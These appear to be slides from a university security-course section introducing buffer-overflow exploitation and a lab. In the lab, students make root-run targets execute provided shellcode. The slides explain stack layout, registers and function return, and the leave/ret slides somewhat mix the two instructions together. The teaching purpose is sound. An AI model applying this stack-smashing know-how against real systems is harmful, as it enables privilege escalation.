
Section 2: Buffer Overflow

A guide on how to approach buffer overflows &
lab 1

Slides by James Wang, Amanda Lam, Ivan Evtimov, and Eric Zeng

Administrivia

- Office Hours
 - David: Mondays, 11:30am - 12:00pm - CSE2 310
 - TAs: Tues 10:30 -11:30am, Wed 5-6pm, Thurs 5 - 6pm, Fri 2:30 - 3:30 pm
- Lab 1
 - Make sure all of your group members are registered in Canvas
 - Form your groups and fill out the Google Form so that we can create a group account for access to the Lab 1 machine
 - Groups of 3, can be different than HW1

1. Lab 1 Overview


→ **7 targets and their sources**
located in /bin/
Do not change or recompile targets!

→ **7 stub exploit files located in**
~/sploits/
Make sure your final sploits are built here!

Goal: Cause targets (which run as root) to execute shellcode to gain access to the root shell. [The Aleph One Shellcode is provided to you]

Useful resources/tools:


- Aleph One "Smashing the Stack for Fun and Profit"
- Chien & Szor "Blended attack exploits..."
- Office Hours (available every day)



A Review of Process Memory

The process views memory as a contiguous array of bytes indexed by addresses of length 32 bits (4 bytes).

The process also has access to registers on the CPU. Some are used to manage a lot of what you will see, so we will come back to them later.



Higher addresses: `0xffffffff`

Lower addresses: `0x00000000`

A Review of Process Memory



Higher addresses: `0xffffffff`

At the “bottom” is the stack where the arguments and local variables of a function are stored. (More on this next.)

At the “top” is the code we are running (the text) and the heap, where global variables are stored.


Lower addresses: `0x00000000`

Calling a Function

First: **Arguments** to the function are pushed on the stack.

Then: the pointer to the instruction *after* the call (**RET**) is pushed on the stack.


Then: the call instruction is executed.



First Steps Inside a Function

(Typically) first instruction of function:
Push the **frame pointer (SFP)** on the stack.

Then (possibly not immediately):
the stack is expanded to make space for the **local variables** of the function (**Locals**).



Higher addresses: `0xffffffff`



Stack grows this way (towards lower addresses), as more variables are declared and functions are called


Lower addresses: `0x00000000`

3 Important Registers

For convenience, we hold the boundary of the region dedicated to the current function ("the stack frame") in **%ebp**.

The "top" of the stack - where we push and pop - is defined by the value in **%esp**.


The address of the instruction we are executing is held in **%eip**.



Exiting from a Function

If you disassemble a function, you see 2 instructions at the end of a function:

```
leave  
ret
```




Exiting from a Function

`leave` can be thought of as executing these 2 instructions:

```
mov %ebp, %esp  
pop %ebp  
ret
```

Note that `pop` reads the top of the stack (what `%esp` is pointing to) and puts it into the specified register.




Exiting from a Function


`ret` can be thought of as executing this instruction:

```
mov %ebp, %esp  
pop %ebp  
pop %eip
```


**Note that `ret` is a bit more complex in practice, but we won't worry about that for now.*



Exiting from a Function (In Action)




Exiting from a Function (In Action)

